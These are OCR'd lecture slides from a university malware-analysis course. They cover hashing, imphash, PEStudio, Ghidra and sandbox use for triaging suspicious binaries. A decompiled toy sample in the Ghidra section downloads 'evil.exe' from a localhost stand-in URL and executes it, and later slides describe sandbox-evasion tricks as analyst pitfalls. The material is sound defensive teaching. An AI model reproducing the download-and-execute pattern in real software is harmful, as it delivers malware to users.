
CS-501

Introduction to Malware, Threat Hunting & Offensive Capabilities Development

Lecture 4: Introduction to Static Analysis

Threat Analysis Pyramid of Pain



MALWARE ANALYSIS 101

Static Analysis: reading the actual code. What does the malware state that it does?

Dynamic Analysis: running the malware and picking up artifacts made when it actually runs.

Common IOCs You can staticall pull from a binary

- Domains / URLs / IPs
- Mutex, Pipe names...etc
- RPC commands, Debug information..etc
- Files / folders are created
- Executable hash value (md5 / sha256)
- Import hash
- *YARA Rule Match* (we have a hole lecture on this)
- Certificates (If the binary is signed)

Static Analysis

Brief: Analyzing code without running it.

Longer: Static analysis involves looking at data stored in an executable file or script to determine its functionality and to extract IOCs if it is deemed malicious.

Where to start? PE/DLLs Files

- Hash The binary. Search for that hash on VirusTotal.
  - WARNING: DO NOT UPLOAD EVERYTHING TO VT! ADVERSARIES MONITOR VT
  - Or, if the malware beacons out to the C2 from VT, this can be detected. Do not tip off your adversary if you can avoid it.
- Strings: Look at the C strings found in the file (Null/double null terminated)
- Imports: Look at the libraries imported by the PE. If you see LoadLibrary, search for where it is called
- Exports: Does it export functions?
- Resources: What resources are stored in the executable?
- Entrypoint → main assembly view
- Decompiled View

Recommended Hash functions:

Defn: Hash Collision: H(x) = H(y)

MD5: A very fast, but BUSTED hash function. It is easy to **generate collisions** and you should not rely on this on its own.

SHA256: More reliable, and as of now has no collisions.

ImpHash: md5 hash of the import table. Why did Fireeye choose md5 for the algorithm if it is “busted”? The answer is it is fast, common, and more difficult to exploit in statically declared imports.

Hashing

- sha256sum, md5sum


```
PS C:\Users\User\Desktop> Get-FileHash .\dogemal.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          C1B1D63E177C41F759DB687746C8FB016856B985961B89E6676198713F5C1CF1       C:\Users\User\Desktop\dogemal...
```

Imphash

```
In [3]: import pefile

In [4]: pe = pefile.PE("mal.exe")

In [5]: pe.get_imphash()

Out[5]: 'bfc87dbd7dcec45f2680c2ddf9f8e98c'
```

DefinietlyNotMalware.exe

4c472f3e03eebb21bc298146b68e6cc8a6c6328a98dda66a629e075d978f79e3




Cylance	Unsafe	Cynet	Malicious (score: 100)
FireEye	Generic.mg.5a61d9c3ad561094	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	SecureAge APEX	Undetected
Arcabit	Undetected	Avast	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	CAT-QuickHeal	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	CrowdStrike Falcon	Undetected

Tool: PEStudio

Run `pestudio.exe mal.exe`

This will open up a GUI that will perform some basic checks



PEStudio

Look at the strings, imports, exports, and **Indicators**

- **Note that indicators can be misleading, and are prone to false positives. There are legitimate reasons for many indicators to be present**

PEStudio: Strings

Look in the strings section for “Suspicious” strings

In most situations, adversaries will take steps to obfuscate strings. You should always check anyway. Sometimes you get a quick win :-)

\r\n
Click me!
Definetly not a virus
Infect your computer?
l(null)

encoding (2)	size (bytes)	file-offset	blacklist (6)	hint (11)	group (8)	value (733)
unicode	30	0x0000C09A	-	url-pattern	-	http://127.0.0.1:1234/evil.exe
ascii	41	0x0000C138	-	format-string	-	_matherr(): %s in %s(%g, %g) (retval=%g
ascii	48	0x0000C2DB	-	format-string	-	_VirtualQuery failed for %d bytes at addre
ascii	18	0x0000C3DB	-	format-string	-	libunwind: %s - %s
ascii	10	0x0000D0BB	-	file	network	urlmon.dll
ascii	11	0x0000D0C7	-	file	network	WININET.dll
ascii	11	0x0000D0D3	-	file	-	SHLWAPI.dll
ascii	12	0x0000D0E0	-	file	-	KERNEL32.dll

PEStudio: Imports


- Inside of imports, look for common functions found in malware
  - Interacting with the network
  - Interacting with the filesystem
  - Interacting with processes/ Code injection

name (60)	blacklist (6)	group (8)	ordinal (0)	library (6)
DeleteCriticalSection	-	synchronization	-	kernel32.dll
EnterCriticalSection	-	synchronization	-	kernel32.dll
InitializeCriticalSection	-	synchronization	-	kernel32.dll
LeaveCriticalSection	-	synchronization	-	kernel32.dll
GetStartupInfoA	-	reckoning	-	kernel32.dll
URLDownloadToFileW	x	network	-	urlmon.dll
DeleteUrlCacheEntryW	x	network	-	wininet.dll
RtlVirtualUnwind	-	memory	-	kernel32.dll
VirtualProtect	x	memory	-	kernel32.dll
VirtualQuery	-	memory	-	kernel32.dll
malloc	-	memory	-	msvcrt.dll

Resources: Resource Hacker


choco install reshack

- Stego
- Code
- Other Executables



Ghidra: Entry point

- Look for _entry in Functions



Finding the actual Main Function

- Malware authors can make this very, very difficult
- In the simple case, look for the last function called in _entry

Finding the actual Main Function

Decompile: FUN_140001170 - (mal.exe)

```
  else {
    uVar11 = uVar11 & 0xffffffff;
    uVar10 = 0;
    do {
      sVar7 = strlen(*(char **)((longlong)pvVar3 + uVar10 * 8));
      _Dst = malloc(sVar7 + 1);
      *(void **)((longlong)pvVar6 + uVar10 * 8) = _Dst;
      memcpy(_Dst,*(void **)((longlong)pvVar3 + uVar10 * 8),sVar7 + 1);
      uVar10 = uVar10 + 1;
    } while (uVar11 != uVar10);
  }
  *(undefined8 *)((longlong)pvVar6 + uVar11 * 8) = 0;
  DAT_14000f090 = pvVar6;
  FUN_1400018b0();
  *(undefined8 *)__initenv_exref = DAT_14000f098;
  uVar11 = FUN_140001700();
  DAT_14000f0a4 = (uint)uVar11;
  if (_DAT_14000f080 != 0) {
    if (DAT_14000f0a0 == '\0') {
      _cexit();
      uVar11 = (ulonglong)DAT_14000f0a4;
    }
    return uVar11;
  }
                    /* WARNING: Subroutine does not return */
  exit(DAT_14000f0a4);
}
```

Finding the actual Main Function

```
auVar4 = SUB3216(in_YMM0,0);
FUN_1400018b0();
Sleep(5);
GetTempPathW(0x104,local_230);
PathCombineW(local_440,local_230,L"NotMalware.exe");
auVar4 = vxorps_avx(auVar4,auVar4);
auVar5 = ZEXT1632(auVar4);
auVar1 = vmovaps_avx(auVar5);
local_4a0 = vmovaps_avx(auVar5);
local_480 = vmovaps_avx(auVar5);
local_460 = (HANDLE)0x0;
local_4c0 = CONCAT284(SUB3228(auVar1 >> 0x20,0),0x68);
vzeroupper_avx();
MessageBoxW((HWND)0x0,L"Click me!",L"Definetly not a virus",0);
DeleteUrlCacheEntryW();
HVar2 = URLDownloadToFileW((LPUNKNOWN)0x0,L"http://127.0.0.1:1234/evil.exe",local
                           (LPBINDSTATUSCALLBACK)0x0);
if (-1 < HVar2) {
  MessageBoxW((HWND)0x0,L"Infect your computer?",L"Definetly not a virus",0);
  auVar4 = vxorps_avx(auVar4,auVar4);
  BVar3 = CreateProcessW((LPCWSTR)0x0,local_440,(LPSECURITY_ATTRIBUTES)0x0,
                         (LPSECURITY_ATTRIBUTES)0x0,0,0,SUB168(auVar4,0),SUB168(
                         (LPSTARTUPINFOW)local_4c0,(LPPROCESS_INFORMATION)&local
  if (BVar3 == 0) {
    CloseHandle(local_4d8.hProcess);
```

Finding the actual Main Function

- Look for references to strings
- Look for calls to imported functions
- Look for calls to LoadLibrary


When does this Methodology Fail?

Packed Malware, obfuscated code, dynamically resolved imports...etc

name (9)	blacklist (3)	group (5)	ordinal (0)	library (6)
URLDownloadToFileW	x	network	-	urlmon.dll
DeleteUrlCacheEntryW	x	network	-	wininet.dll
VirtualProtect	x	memory	-	kernel32.dll
PathCombineW	-	file	-	shlwapi.dll
ExitProcess	-	execution	-	kernel32.dll
LoadLibraryA	-	dynamic-library	-	kernel32.dll
GetProcAddress	-	dynamic-library	-	kernel32.dll
exit	-	-	-	msvcrt.dll
MessageBoxW	-	-	-	user32.dll

UPX: So common it is a malicious heuristic

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d



Dynamic Analysis - quick and easy unless...

Sandboxes & VirusTotal

Sandbox: Contained environments with logging / analysis software pre-installed that will allow you to see what the malware actually does.

VirusTotal (VT): Sandbox, Hunting Environment, and Antivirus detection all in one!

Malshare: good repository of malware to download from if you don't want to pay for VT premium.

DIY Sandbox

Why would I want to do this?

DIY Sandbox

Why would I want to do this?

- Anything you upload publicly becomes available publicly.

- Sometimes you don’t want other threat intelligence analysts looking at a threat that is targeting your systems, you might end up on the front page of NYT as the “victim of a cyber attack” and nobody likes that.

- You also don’t want attackers monitoring for those files on VT to know that you’re on to them, they might start changing their tactics.

DIY Sandbox

Not only can threat actors monitor for the existence of the hashes, but authors can put canaries/booby traps in the code that tip them off. Example: DNS canaries that get tripped when the bot detects a sandbox

Where possible you should tread carefully, doing so can slow you down. The choices you make will likely vary depending on the environment you occupy. For example, someone tracking a low and slow APT will likely take their time, whereas someone in a triage environment might have to cut some corners and move faster.

DIY Sandbox

Remnux / FlareVM

Steps:

- Take a snapshot
- Run the malware with the desired logging tools
- Log the data elsewhere
- Revert the snapshot

MAKE SURE NEITHER OF THESE VMs ARE CONNECTED TO YOUR REAL MACHINE OR THE INTERNET.

DIY Dynamic Tools

Remnux:

Wireshark /

FLAREvm:

Ollydbg / x86dbg/x64debug

Regshot

DIY Dynamic Tools

Remnux:

Wireshark /

FLAREvm:

Ollydbg/Immunity Debugger/ x96dbg/Windbg

Regshot

“What if the malware expects there to be internet?"

→ Remnux/fake DNS/Sometimes actually letting the damn thing connect to the internet.

Why doesn’t Dynamic Analysis always work?

Malware authors know what malware analysts will look for, and what sandboxes look like.

Code can detect that it is inside of a sandbox, and behave differently

Beware of decoy Executables

Why doesn’t Dynamic Analysis always work?

Malware authors know what malware analysts will look for, and what sandboxes look like.

- Online sandboxes usually stop running after a minute or so - the malware can “sleep” for days if programmed to do so.

- Malware might check for specific configurations / names of sandboxes that are the defaults.

- Malware authors might upload files to VirusTotal / “nodistribute” malware repositories to check against antivirus and tweak the file until there are no hits.

Winnona’s Recommendations

1) Look at data about the file (import hash/imphash, strings, PDB paths, etc)
2) Hash the file

```
Linux -> sha256sum FILENAME
```

```
Windows -> get-filehash -path "C:\Users\winnona\Desktop\FILENAME"
```

3) Look for online sandboxes with that hash
4) Run the file in your own sandbox if there’s no results (no need to do hard work if someone else has done the hard work for you!)
5) Look at the code.